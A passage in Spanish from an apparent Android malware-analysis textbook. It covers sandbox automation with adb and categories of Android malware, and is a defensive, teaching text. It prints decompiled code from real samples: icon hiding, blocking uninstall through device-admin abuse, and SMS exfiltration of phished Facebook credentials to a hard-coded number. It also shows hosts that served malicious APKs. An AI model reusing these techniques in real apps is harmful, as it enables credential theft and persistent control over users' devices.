Se ha presentado como Droidbox tiene la capacidad de extraer información de comportamiento que será de gran interés durante el análisis dinámico, realimentando esto a su vez el análisis estático. Por otro lado también se ha presentado su principal limitación, su incapacidad innata para interactuar con la muestra de una forma automática.

Si bien es cierto que en el análisis de una muestra es fundamental la interacción guiada por el analista, pues es este quien ha estudiado el código durante la fase de análisis estático y tiene el conocimiento de bajo qué condiciones se cumplirá un determinado comportamiento que es el que se quiere observar con el fin de poder presentar evidencia de su ejecución durante el análisis dinámico; para un entorno de sandboxing es deseable al menos disponer de la posibilidad de realizar interacción automática en cierta medida.

Para satisfacer esta última necesidad de automatización el proyecto Droidbox incorpora la herramienta Android **monkeyrunner** ([https://developer.android.com/intl/es/tools/help/monkeyrunner\\_concepts.html](https://developer.android.com/intl/es/tools/help/monkeyrunner_concepts.html)), la cual facilita la interacción con la muestra mediante el envío de teclas y eventos además de la captura de pantallas.

Por otro lado el analista también se puede apoyar directamente en las herramientas que provee el propio SDK de Android:

### Interacción con la aplicación mediante el uso de ADB

Haciendo uso de ADB se puede simular la entrada de distintos eventos mediante el comando **adb shell input [comando]**, por ejemplo:

- Introducir texto en una entrada de texto que tenga el foco:  
# adb shell input string "un texto"
- Enviar el evento del botón BACK del dispositivo:  
# adb shell input keyevent 4
- Hacer clic en las coordenadas (X, Y) = (300, 500):  
# adb shell input tap 300 500
- Hacer clic y deslizarse entre las coordenadas (X, Y) = (300, 500) y (X, Y) = (100, 500):  
# adb shell input swipe 300 500 100 500

### Forzado de arranque de componentes mediante el uso del ActivityManager

Visto en apartados anteriores y de perfecta integración con un proceso de sandboxing. Mientras Droidbox está capturando comportamiento, el analista puede iniciar bajo demanda componentes **activity**, **service** y emitir broadcast para forzar el comportamiento de los **receiver**.

Esta tarea incluso puede automatizarse mediante el uso de scripts, como por ejemplo el siguiente código Python que identificará todos los componentes **activity** dado un AndroidManifest.xml para después ejecutarlos usando el ActivityManager, dejando 10 segundos entre inicios de actividad para que dé tiempo a que suceda el comportamiento que producirán los métodos **onCreate(...)** de dichas actividades:



```
#!/usr/bin/python

import xml.etree.ElementTree as ET
import subprocess
import os
import sys
import time

def lookForComponentInManifest(node, attrib):

 result = list()
 command = "cat " + sys.argv[1] + " | grep " + node + " | sed -nE 's/.*" + attrib +
 "=\\([^\"]+\\)\\.*/\\1/p'"
 elements = subprocess.check_output(command, shell=True)
 for element in elements.split("\n"):
 if element and element.strip():
 if(element.startswith(".")):
 result.append(package + element)
 else:
 result.append(element)

 return result

if len(sys.argv) != 2 or not sys.argv[1].lower().endswith("androidmanifest.xml"):
 print "Expected AndroidManifest, usage:"
 print "python " + sys.argv[0] + " /path/to/AndroidManifest.xml"
 quit()

package = lookForComponentInManifest("manifest", "package")[0]
manifestActivities = lookForComponentInManifest("activity", "name")

for activity in manifestActivities:
 command = "adb shell am start " + package + "/" + activity
 print "\n----\nRunning: " + command
 os.system(command)
 time.sleep(10)
```

Este script podría ser ejecutado del siguiente modo:

```
activity-launcher.py /path/to/AndroidManifest.xml
```

Como colofón al sandboxing, el lector puede considerar la posibilidad de combinar los dos puntos anteriores como estrategia para automatizar en la medida de lo posible el análisis dinámico, de modo que utilizando el script anterior se podría acceder a las actividades enumeradas en el *AndroidManifest.xml* y realizando algunas modificaciones realizar un barrido de **taps** sobre la pantalla para intentar generar la mayor cantidad de actividad posible, acercamiento que sin duda introduciría complicaciones muy variadas: navegación entre actividades, respuesta de diálogos, entrada de texto, etcétera; pero que por otro lado generaría de manera automatizada algo más de actividad que capturar.

# Capítulo V

## Tipos y muestras de malware

En los capítulos anteriores ha sido presentada una metodología de análisis de malware la cual a lo largo de sus diferentes fases: recolección de información, análisis estático y análisis dinámico; permitirá al analista extraer toda la información necesaria para deducir y confirmar mediante la captura de evidencias el impacto sobre el dispositivo y la información que este contiene durante la ejecución de una muestra.

En el presente capítulo se presentan distintas categorías de malware que se pueden encontrar en el sistema operativo Android, describiendo cuál es su objetivo común, impacto potencial, estrategias con las que el analista se puede acercar a su estudio y ejemplos a modo de laboratorio de investigación.

### 1. Persistencia

Por regla general cada tipo de muestra de malware tendrá como meta un objetivo específico, ya sea obtener un beneficio mediante el uso y abuso de banners, robar información de valor del usuario o incluso llegar a tomar el control del dispositivo y secuestrar información; sin embargo no todo serán diferencias y algunos de estas categorías compartirán rasgos comunes que a la hora de realizar un análisis será interesante tener en cuenta.

Un ejemplo de esto es la **persistencia**, entendiéndose por esta la capacidad y mecanismos que presenta una muestra de malware para mantenerse instalada en el dispositivo.

### Ocultación

Uno de los mecanismos más habituales utilizados por las muestras de malware para garantizar su persistencia consiste en la ocultación de componentes. Recurrirán a esta estrategia las muestras que por su naturaleza están interesadas en prolongar su estancia en el sistema, y que además pueden seguir obteniendo beneficio sin necesidad de que el usuario las ejecute explícitamente.

La implementación técnica no esconde tampoco mayor complejidad, tratándose en muchos casos de algo tan sencillo como deshabilitar el componente *activity* registrado en el Launcher por la aplicación en el momento de su instalación, obteniéndose como resultado de aplicar esta técnica que desaparezca el icono de la aplicación, haciendo dudar al usuario menos experto sobre si la aplicación





continúa instalada y obligándole a visitar el listado de aplicaciones instaladas en el dispositivo donde, dependiendo del volumen de aplicaciones instaladas y del nombre que haya utilizado la muestra, puede llegar a pasar desapercibida.

Con el fin de que esta técnica tenga el efecto deseado por el malware de mantenerse oculto a los ojos del usuario, pero a su vez seguir permitiendo la ejecución de código, la técnica precisa de una segunda característica: el registro a eventos del sistema mediante el uso de componentes *receiver* y la ejecución en segundo plano con al menos un componente *service*.

De este modo se escapa del alcance del usuario a través del Launcher y sin embargo sigue ejecutándose en segundo plano cuando se dan eventos del sistema como puedan ser el arranque, la presencia del usuario, la recepción de un SMS o la realización de una llamada; iniciando de este modo un servicio que se mantendrá en ejecución en segundo plano y sin necesidad de que el usuario ejecute ninguna aplicación en concreto.

Las clases de malware que más se pueden beneficiar de aplicar una técnica como esta son por ejemplo el spyware, RAT, clickers, ransomware e incluso los consumidores de servicios de pago, ya que este tipo de aplicaciones maliciosas no están directamente relacionadas con la ejecución explícita de una aplicación y pueden aplicar toda su funcionalidad mientras se ejecutan en un segundo plano.

Un ejemplo de aplicación de esta técnica se puede encontrar en la muestra con hash SHA-1 fe2c673c2249fea248ab67206e25e789ca3d4988, la cual se corresponde con un falso Talking Tom que en realidad esconde un malware de tipo clicker.

Sobre esta muestra se pueden realizar las siguientes pruebas para confirmar la aplicación de la técnica descrita en el apartado:

- Durante la **fase de recuperación de información** y al analizar el `AndroidManifest.xml`, se localizarán al menos un *activity*, un *receiver* y un *service* para gestionar toda la secuencia descrita anteriormente. Sin embargo el lector debe tener en cuenta que este es un criterio muy común que casi cualquier aplicación cumplirá, de modo que aunque no servirá como evidencia, si puede servir como indicio de un posible comportamiento.
- En la **fase de análisis estático** se podrá encontrar una evidencia más clara de la aplicación de la técnica. Para ello basta con buscar llamadas en el código Java de la muestra a la función `setComponentEnabledSetting(...)` sobre el `Package Manager`. Si alguna de ellas recibe como parámetros el componente que se quiere desactivar, un valor 2 para desactivarlo y un 0 o un 1 (dependiendo de si se quiere detener o no el *activity* actual), entonces se habrá encontrado un código que oculta el icono y sólo quedará confirmar si este llega a ejecutarse.

```
public void onCreate()
{
 super.onCreate();
 if (Build.VERSION.SDK_INT >= 9)
 StrictMode.setThreadPolicy(new StrictMode.ThreadPolicy.Builder().permitAll().build());
 getPackageManager().setComponentEnabledSetting(new ComponentName(this, MainActivity.class), 2, 1);
}
```

Imagen 05.01: Servicio que oculta la aplicación deshabilitando la *activity* del Launcher.



- Finalmente el comportamiento puede ser confirmado durante la **fase de análisis dinámico** forzando a que la aplicación pase por el flujo de ejecución localizado. En el caso de la muestra analizada basta con arrancar la aplicación, ya que el componente *com.vinhthienhologan.vi2.MainActivity* (declarado como activity inicial) se encargará en el método *onCreate(...)* de iniciar el servicio *com.vinhthienhologan.vi2.Servisim* que se encargará de deshabilitar a *MainActivity* y con esto eliminar su icono del Launcher.

## Denegación de servicio

Otro mecanismo utilizado por las muestras de malware para garantizar su persistencia consiste en usar la técnica diametralmente opuesta a la ocultación: la denegación de servicio más evidente. Mediante esta técnica lo que intentará la muestra será bloquear el acceso a las pantallas desde las que se podría comprometer la instalación, estrategia que llevan a cabo haciendo uso de servicios ejecutándose en segundo plano que detectarán cuando el usuario intenta desinstalar la aplicación y superponiendo algún componente que le impida finalizar dicha acción.

Un ejemplo de este tipo de comportamiento se puede encontrar en la muestra con hash SHA-1 8d2605c3a2875ffc39377eb7580374854f7c2054.apk, que tras ser instalada y ejecutada desde el icono creado en el Launcher bajo el nombre de **Adult Player**, intentará registrarse como *Administrador del dispositivo*.

Si el usuario llegar a aceptar este registro se verá incapaz de desinstalar la aplicación mediante los medios convencionales, ya que la desinstalación directa de la aplicación desde el Launcher dejará de ser una opción al tener que desactivarse antes su privilegio de *Administrador del dispositivo*, y si se intenta desactivar dicho privilegio se mostrará la siguiente pantalla de bloqueo al usuario cuando intente acceder a la sección de Ajustes:




Imagen 05.02: Pantalla de bloqueo para impedir la desinstalación de la aplicación.

Para detectar este tipo de muestras el analista podrá efectuar las siguientes comprobaciones durante la fase de **recuperación de información**:

- Durante la fase de **recuperación de información**, se podrá identificar **GET\_TASKS** entre los permisos declarados. Será necesario para obtener la aplicación ejecutándose en primer plano.

- También debe haber al menos un servicio que se mantendrá en ejecución en segundo plano para detectar de manera reiterativa qué aplicación se encuentra en ejecución en primer plano.
- Si se detecta en el manifiesto el permiso *android.permission.BIND\_DEVICE\_ADMIN* en un componente receiver, lo más probable es que la muestra apoye su persistencia registrándose como *Administrador del dispositivo*.

A la hora de realizar el análisis estático:

- Lo más probable es que se pueda encontrar el uso de la clase *RunningTaskInfo* en el servicio encargado de detectar la aplicación ejecutándose en primer plano, y en ese mismo bloque de código, la carga del componente con el que se bloqueará al usuario:

```
private void a(ActivityManager activityManager) {
 RunningTaskInfo runningTaskInfo = (RunningTaskInfo) activityManager.getRunningTasks(1).get(0);
 String packageName = runningTaskInfo.topActivity.getPackageName();
 String className = runningTaskInfo.topActivity.getClassName();
 if (this.e == 1) {
 a(packageName, className);
 } else if (this.e == 3) {
 if ((Haddocks.a(this.b) || !className.equalsIgnoreCase("com.android.settings.DeviceAdminAdd"))
 && a(packageName, className, false)) {
 CouchingActivity.a(this.b, false);
 }
 } else if (this.e == 8) {
 if ((Haddocks.a(this.b) || !className.equalsIgnoreCase("com.android.settings.DeviceAdminAdd"))
 && a(packageName, className, true)) {
 CouchingActivity.a(this.b, true);
 }
 } else if ((Haddocks.a(this.b) || !className.equalsIgnoreCase("com.android.settings.DeviceAdminAdd"))
 && packageName.equals("com.android.settings")) {
 CouchingActivity.a(this.b, false);
 }
}
```

Imagen 05.03: Detección de ejecución de la actividad *com.android.settings*.

- Si la muestra se va a registrar como *Administrador del dispositivo*, el componente desde el cual se desencadene dicha lógica tendrá que definir un objeto de tipo *DevicePolicyManager*, posiblemente se apoye en su método *isAdminActive(...)* para evaluar si ya está registrado, y se registrará emitiendo un *Intent* como el de la siguiente captura:

```
public static Intent initDeviceAdminCheck(ComponentName componentName) {
 Intent intent = new Intent("android.app.action.ADD_DEVICE_ADMIN");
 intent.putExtra("android.app.extra.DEVICE_ADMIN", componentName);
 intent.putExtra("android.app.extra.ADD_EXPLANATION", "Codec Install");
 return intent;
}
```

Imagen 05.04: Detección de ejecución de la actividad *com.android.settings*.

Otro ejemplo posible de denegación de servicio puede ser el planteado por la muestra con hash SHA-1 *a9d816d209ce2d6ffd0444f6e8db6c6afdf7ace9.apk*.

Esta muestra, tras ser instalada y ejecutada, presentará en un bucle infinito la pantalla en la que se solicita que se establezca como *Administrador de dispositivo*, impidiendo que el usuario realice cualquier otra acción hasta que no se le active el privilegio, llegando a persistir este diálogo incluso tras reiniciar el dispositivo.

## 2. Adware

Es el tipo de malware más común en la plataforma Android y el qué más lugar a dudas puede plantear a la hora de categorizarlo. Esto se debe a que un gran número de aplicaciones en esta plataforma basan su monetización en sistemas de anuncios, siendo evidente identificar aquellas muestras que hagan un uso más abusivo de estos sistemas, y más complicado en casos donde se haga un uso más sutil.

### Características

La principal característica que suelen cumplir este tipo de muestras y que se pueden apreciar durante la **fase de recuperación de información** es la inclusión de *API keys* en el fichero *AndroidManifest.xml* para distintos servicios de *ads* como por ejemplo: Adwhirl, Ad-X, AppLovin, Umeng, Baidu, AdMob, etcétera.

Estas API keys contendrán los identificadores y claves utilizados por los SDKs de los distintos servicios de ads para llevar una trazabilidad de qué aplicación está mostrando esos anuncios y así poder reportar un beneficio económico a su desarrollador.

Otras características menos habituales y sujetas a la agresividad de la muestra son la aparición de permisos que permitan que la aplicación se pueda presentar con mayor facilidad cuando el usuario está interactuando con el dispositivo, como por ejemplo *SYSTEM\_ALERT\_WINDOW*, que permitirá al malware superponer una ventana sobre cualquier otra que esté siendo mostrada en pantalla; o *GET\_TASKS*, que permitirá a la aplicación identificar qué otra aplicación está siendo ejecutada para en el caso por ejemplo de detectar que se ejecuta un cliente web, redirigirle a una página de anuncios.

Durante la **fase de análisis estático** y dependiendo del tipo de actividad que realice la aplicación también se podrán identificar algunas peculiaridades. Por ejemplo:

- Se puede realizar una búsqueda de la clase *NotificationManager* y entre las clases utilizadas por la aplicación. Si se encuentra entre ellas posiblemente la aplicación inserte anuncios en la barra de estado durante la interacción del usuario con la aplicación e incluso fuera de esta.
- Una búsqueda por la clase *AlarmManager* también podría ser de interés, apuntando a un posible comportamiento recurrente para mostrar anuncios a intervalos regulares.

Durante la **fase de análisis dinámico** será común encontrar tráfico de red dirigido a los servidores proveedores de anuncios para descargar y contabilizar esas presentaciones.

### Ejemplo

Como ejemplo de este tipo de malware se utilizará la muestra con hash SHA-1 `f0b70bd481b7a3141e2d988171bed5dc9becc2ac`.

Al realizar la fase de recuperación de información será de interés para el analista estudiar el fichero *AndroidManifest.xml*, donde podrá encontrar:



- La declaración de múltiples API keys para la monetización de la aplicación:

```
<meta-data android:name="Upaykey" android:value="45251b5277ee27b596a8e247922fb7c8">
</meta-data>
<meta-data android:name="UMENG_APPKEY" android:value="540ec5fffd98c58a5400f5a6">
</meta-data>
<meta-data android:name="UMENG_CHANNEL" android:value="A140">
</meta-data>
<meta-data android:name="eORZeOVI" android:value="A140_140529">
</meta-data>
<meta-data android:name="zpayAppKey" android:value="10001a10000a10174">
</meta-data>
<meta-data android:name="zpayAppSecret" android:value="4fb834fa99c6ea7164fa237162f0f91f">
</meta-data>
```

Imagen 05.05: Definición de API keys.

- Un elevado número de permisos declarados como requeridos por la aplicación, los cuales le permitirán enviar, recibir y acceder a los SMS, añadir y eliminar accesos directos en el Launcher, localizar el dispositivo, mostrar ventanas emergentes, enumerar aplicaciones en ejecución e incluso montar y desmontar unidades del sistema.
- Múltiples componentes de tipo activity, receiver y service, siendo la activity de inicio la clase *s.lsip.qjkffrtfml.MANs*.
- Haciendo uso del script **infogath.py** y estudiando los resultados mostrados en el fichero **outputInfo.txt** del directorio **gathering**, se pueden identificar dos componentes receiver no declarados en el manifiesto, *com.game.utils.pay.DataSendCallback.DataSendCallback* y *com.jpay.ym.safiap.framework.CheckUpdateReceiver.CheckUpdateReceiver*, además del uso de una librería compartida de nombre *libjsecurity.so*.

Adicional al estudio del fichero **AndroidManifest.xml**, si se revisa el contenido del APK como ZIP se encontrará un detalle que debe llamar la atención del analista: en el directorio de assets se encuentra la librería compartida *libDVwDMP.so*.

Esto no es habitual ya que la ubicación de este tipo de librerías es bajo el directorio **lib**, de modo que un análisis del fichero con la herramienta **exiftool** puede ser de interés, revelando en este caso que la supuesta librería compartida es en realidad un ZIP, seguramente con la estructura de un APK:

```
root@kali:~/mnt/data/malware-samples# exiftool zip-f6b70bd481b7a3141e2d988171bed5dc9becc2ac/assets/libDVwDMP.so
ExifTool Version Number : 8.60
File Name : libDVwDMP.so
Directory : zip-f6b70bd481b7a3141e2d988171bed5dc9becc2ac/assets
File Size : 211 KB
File Modification Date/Time : 2016:01:02 20:53:38+01:00
File Permissions : rw-r--r--
Warning : Install Archive::Zip to decode compressed ZIP information
File Type : ZIP
MIME Type : application/zip
Zip Required Version : 20
Zip Bit Flag : 0x0000
Zip Compression : Deflated
Zip Modify Date : 2015:03:21 01:15:02
Zip CRC : 0x235c6bd9
Zip Compressed Size : 730
Zip Uncompressed Size : 1461
Zip File Name : META-INF/MANIFEST.MF
```

Imagen 05.06: Metadatos encontrados en la librería compartida *libDVwDMP.so*.

Si se extrae el contenido de la “librería compartida” como ZIP, se encontrará que efectivamente se trata de una estructura de APK, de la que si nuevamente se estudia su contenido:





- Analizando los permisos incluidos en el `AndroidManifest.xml` se encontrarán declarados permisos similares a los antes vistos como creación de ventanas emergentes, creación y eliminación de accesos directos en el Launcher, enumeración de aplicaciones en ejecución, estado del teléfono y descarga de contenido sin notificación al usuario.
- Con el script **infogath.py** se identificarán múltiples componentes de tipo receiver, ocultos en el código y sin declarar en el fichero `AndroidManifest.xml`, además de un fichero de extensión JAR que también debe de ser analizado.

Reunida esta información se podría iniciar la fase de análisis estático partiendo de los puntos donde se iniciará la ejecución de código, como la activity inicial y los componentes receiver identificados, sin embargo un primer acercamiento al código de la aplicación mostrará un elevado nivel de ofuscación que podría llegar a complicarse teniendo en cuenta que se han identificado varios conjuntos de código: el APK inicial, una librería compartida, un APK oculto en una aparente librería compartida y un JAR. De modo que para facilitar el estudio de este código se puede iniciar en paralelo la fase de análisis dinámico.

Durante la fase de análisis dinámico y con el fin de permitir que la muestra desarrolle todo su potencial, antes de realizar su instalación vía **adb** será necesario activar desde *Ajustes > Seguridad* la opción de *Orígenes desconocidos*. A continuación se instalará la muestra y se iniciará desde el icono que ha añadido en el Launcher (debería ser la única aplicación cuyo título se encuentre escrito con caracteres chinos) para observar el impacto de su ejecución en el dispositivo.

En respuesta a su inicio, la aplicación mostrará un diálogo en el que, independiente de la respuesta seleccionada, intentará realizar la instalación de una aplicación con nombre *com.android.mediacode*, literal que puede ser encontrado en el directorio `res/values/strings.xml` dentro de la falsa librería compartida *libDVwDMP.so*, por lo que el APK está intentando instalarla en este punto.

Sin importar la respuesta seleccionada a esa instalación, si se vuelve al HOME se habrán incluido unos nuevos accesos directos que al ser seleccionados cargarán páginas web desconocidas por el usuario o intentarán realizar la instalación de nuevas aplicaciones que han sido descargadas y que pueden ser identificadas en las peticiones HTTP capturadas por el proxy web:

#	Y	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension
157		http://android.clients.googl...	POST	/checkin	<input checked="" type="checkbox"/>	<input type="checkbox"/>	200	323		
156		http://b.7540.com	GET	/app/silence_status.do?adssid=48&status=3	<input checked="" type="checkbox"/>	<input type="checkbox"/>	200	209		do
155		http://android.clients.googl...	POST	/checkin	<input checked="" type="checkbox"/>	<input type="checkbox"/>	200	323		
154		http://b.7540.com	GET	/app/silence_status.do?adssid=38&status=3	<input checked="" type="checkbox"/>	<input type="checkbox"/>	200	209		do
153		http://b.7540.com	GET	/app/silence_status.do?adssid=43&status=3	<input checked="" type="checkbox"/>	<input type="checkbox"/>	200	209		do
150		http://7540.taomike.com	GET	/soft/app/lyhy-xp/1139.apk	<input type="checkbox"/>	<input type="checkbox"/>	200	2362		apk
149		http://7540.taomike.com	GET	/soft/app/ftapk/ftpk-12-2.apk	<input type="checkbox"/>	<input type="checkbox"/>	200	6180		apk
147		http://down.geceno.org	GET	/niuniu/guimi.apk	<input type="checkbox"/>	<input type="checkbox"/>	200	2093		apk
146		http://b.7540.com	GET	/app/get_silence_ads.do	<input checked="" type="checkbox"/>	<input type="checkbox"/>	200	868		do
145		http://video2.fanjie.com	GET	/api2/blackApi.php?	<input checked="" type="checkbox"/>	<input type="checkbox"/>	200	204	JSON	php

Imagen 05.07: Peticiones HTTP capturadas realizando la descarga de nuevos APKs.

Adicionalmente, si se instala y ejecuta alguna de las aplicaciones para las cuales se ha creado un acceso directo en el HOME, empezarán a aparecer intentos de instalación de nuevas aplicaciones de forma aleatoria y mensajes en la barra de notificaciones:






Imagen 05.08: Intento de instalación y aparición de notificaciones.

A la vista de la forma de actuar de la muestra durante su ejecución, se puede confirmar que ha presentado un comportamiento de adware sin necesidad de estudiar el código para forzar su comportamiento, pero si el lector tiene curiosidad y quiere acercarse a su análisis se recomienda el uso de técnicas de depuración de código Java para poder establecer puntos de interrupción y perseguir la ejecución en los saltos por los métodos y clases introducidos por la ofuscación, además de para reflejar la gran cantidad de valores que han sido codificados.

### 3. Phishing

Este tipo de muestras, habitual en todos los entornos donde el malware prolifere, tiene como objetivo el robo de información del usuario mediante el engaño, simulando ser en apariencia una aplicación legítima y a menudo reconocida.

#### Características

La identificación de este tipo de muestras puede llegar a ser inmediata si se dispone de alguna versión de la cual se tenga certeza de su legitimidad. Bastará con realizar una comparación de los

certificados digitales de ambas muestras para tener un grado de certeza elevado sobre si se trata de un intento de phishing, o de una aplicación original.

En la mayoría de casos dicha validación será suficiente, salvando las circunstancias más extrañas y extremas como podrían ser: el robo del certificado original, que ante la comparación supondría un falso negativo; o la revocación del certificado por parte del desarrollador original, que supondría un falso positivo.

Cualquiera que sea la circunstancia a la que se enfrente el analista, puede continuar su estudio desde las distintas fases de la metodología de análisis presentada.

Durante la fase de recuperación de información, las siguientes técnicas pueden ser de utilidad:

- Evaluación del certificado digital
- Identificación de permisos que permitan filtrar la información robada: acceso a internet, SMS, etcétera
- Análisis de las imágenes incluidas y relacionadas con la aplicación que está siendo suplantada. Al ser estudiadas detenidamente pueden llamar la atención en pequeños defectos.

A la hora de realizar el análisis estático será de interés:

- Localizar los componentes *activity* donde se muestren los formularios donde se intenta falsificar la aplicación original, tarea que puede ser llevada a cabo persiguiendo los identificadores de recursos de la clase R, la cual mapeará el fichero físico incluido en el APK con un identificador que se utilizará en el código y en los XML que definen las vistas.
- En caso de haberse identificado permisos especiales que podrían filtrar la información, buscar clases relacionadas con su uso. Por ejemplo para el permiso SEND\_SMS, buscar si hay algún uso de la clase *SmsManager*.

Para el análisis dinámico será interesante observar todas las comunicaciones que se puedan establecer hacia el exterior mediante distintas vías:

- Conexiones a internet utilizando protocolos habituales como HTTP/S, tarea que se puede realizar de forma fácil con el proxy web Burp.
- Conexiones a internet utilizando protocolos menos habituales (o puertos no estándar). Estos serán capturados con el sniffer Wireshark.
- Envíos de SMS, escrituras en disco para que otras aplicaciones recuperen la información, etcétera. Comportamientos que se pueden capturar de forma fácil con la sandbox.

### Ejemplo

Se utilizará como ejemplo de phishing la muestra con hash SHA-1 a786af5009b3bd44b27ed726081c0f857ba88585, la cual se corresponde con una aplicación que intenta suplantar el cliente móvil de Facebook.

Durante la fase de recuperación de información, se identificarán algunos datos importantes respecto a la muestra:



- Entre los permisos declarados, además de múltiples permisos relacionados con el estado de la red, se encuentra SEND\_SMS.
- Se declara como único componente una activity que se corresponde con la clase *ken.kanike.zyberph.SecondActivity*. Esta activity será la iniciada al ejecutar la aplicación desde el Launcher.
- Si se hace uso del script *infogath.py* y se estudia el fichero de **gathering-.../outputInfo.txt** llama la atención la poca cantidad de clases necesarias para que la aplicación funcione.
- Si se analiza la información del certificado digital con el que fue firmada la aplicación no se encontrará información relacionada con Facebook, todo apunta a textos genéricos basados en Android.
- Si se estudia el contenido del APK como ZIP se encontrará una imagen del Capitán América en la ruta **res/drawable/gg.png**, lo cual tampoco guarda mucha relación con la aplicación.

Si se realiza un análisis estático de la aplicación quedará bastante claro el comportamiento que intentará seguir la muestra:

- El punto de partida del análisis será la activity *SecondActivity*, ya que esta es la que ha sido registrada en el Launcher.
- Si se estudia el código de *SecondActivity* se podrá identificar el registro de un *ClickListener* al que tras hacerle clic enviará en un SMS los credenciales introducidos en la falsa pantalla de login mostrada.

```
String editable = this.this$0.mobilen0.getText().toString();
String editable2 = this.this$0.message.getText().toString();
Intent intent = r13;
Intent intent2 = intent2;
try {
 intent2 = new Intent(this.this$0.getApplicationContext(), Class.forName("ken.kanike.zyberph.MainActivity"));
 PendingIntent activity = PendingIntent.getActivity(r0.this$0.getApplicationContext(), 0, intent, 0);
 SmsManager smsManager = SmsManager.getDefault();
 String str = (String) null;
 StringBuffer stringBuffer = r19;
 StringBuffer stringBuffer2 = new StringBuffer();
 stringBuffer2 = r19;
 StringBuffer stringBuffer3 = new StringBuffer();
 stringBuffer3 = r19;
 StringBuffer stringBuffer4 = new StringBuffer();
 smsManager.sendTextMessage("09126325462\u202c\u202c\u202c", str,
 stringBuffer.append(stringBuffer2.append(stringBuffer3.append("Email: ")
 .append(editable).toString())
 .append(" Password: ").toString())
 .append(editable2).toString(),
 activity, (PendingIntent) null
);
}
```

Imagen 05.09: Robo de credenciales vía SMS aplicando phishing.

Finalmente, en la fase de análisis dinámico se podrá tomar evidencia del comportamiento llevado a cabo por la aplicación ejecutándolo en la sandbox *droidbox*, donde tras ser ejecutado e introducidos los credenciales, se podrá observar como el contador de logs de la sandbox se incrementa, mostrando el SMS enviado a "09126325462\u202c\u202c\u202c" con el contenido "Email: XXXX Password: YYYY", donde X e Y son los datos introducidos en el formulario:

```
{
 "apkName": "/root/Descargas/a.apk",
 "enfpern": [],
 "recvnet": [],
 "servicestart": [],
 "sendsms": {
 "70.75527691841125": {
 "message": "Email: groundcontrol Password: majorton",
 "type": "sms",
 "number": "09126325462\u202c\u202c\u202c"
 }
 }
},
```

Imagen 05.10: Robo de credenciales vía SMS aplicando phishing.

## 4. Spyware

En esta categoría se encuentran las muestras de malware cuyo objetivo consiste en el robo de información del dispositivo.

Según su objetivo concreto pueden variar en la extracción de información: desde datos más propios del dispositivo en el cual se está ejecutando como pueda ser el ID del dispositivo, versión del sistema operativo, dirección MAC del adaptador de red, etcétera; hasta información de carácter personal como el número de teléfono, la cuenta de correo usada, contactos encontrados en la agenda, aplicaciones ejecutadas, llamadas realizadas y mensajes enviados, etcétera.

### Características

En este sentido tampoco es fácil indicar un criterio estable de identificación, al menos durante la **fase de recuperación de información**, debido a que en función de la información que se quiera sustraer del dispositivo se dará la necesidad de acceder a unos permisos u otros, por ejemplo:

- El acceso a información de red del dispositivo como la dirección MAC, requerirá tener definido el permiso `ACCESS_WIFI_STATE` en el `AndroidManifest.xml`, además de que se hará uso en el código de la clase `WifiManager`.
- Para acceder a información de los contactos, será necesario el permiso de `READ_CONTACTS`.
- En caso de extracción de información de localización, se encontrarán permisos como `ACCESS_COARSE_LOCATION` o `ACCESS_FINE_LOCATION`.
- Acceso a los mensajes y llamadas mediante `READ_SMS`, `RECEIVE_SMS`, `RECEIVE_MMS`, `PROCESS_OUTGOING_CALLS` y `READ_PHONE_STATE`.
- Para acceder a las cuentas registradas en el dispositivo será necesario declarar el permiso `GET_ACCOUNTS`.
- La enumeración de procesos en ejecución y detección de la aplicación que se encuentra actualmente en primer plano requerirá el permiso `GET_TASKS`.



Durante la **fase de análisis estático** puede ser de interés la búsqueda de cadenas de texto en el código relacionadas con información típica que pueda ser extraída como: address, mac, uuid, tablet, pone, model, system, sim o email.

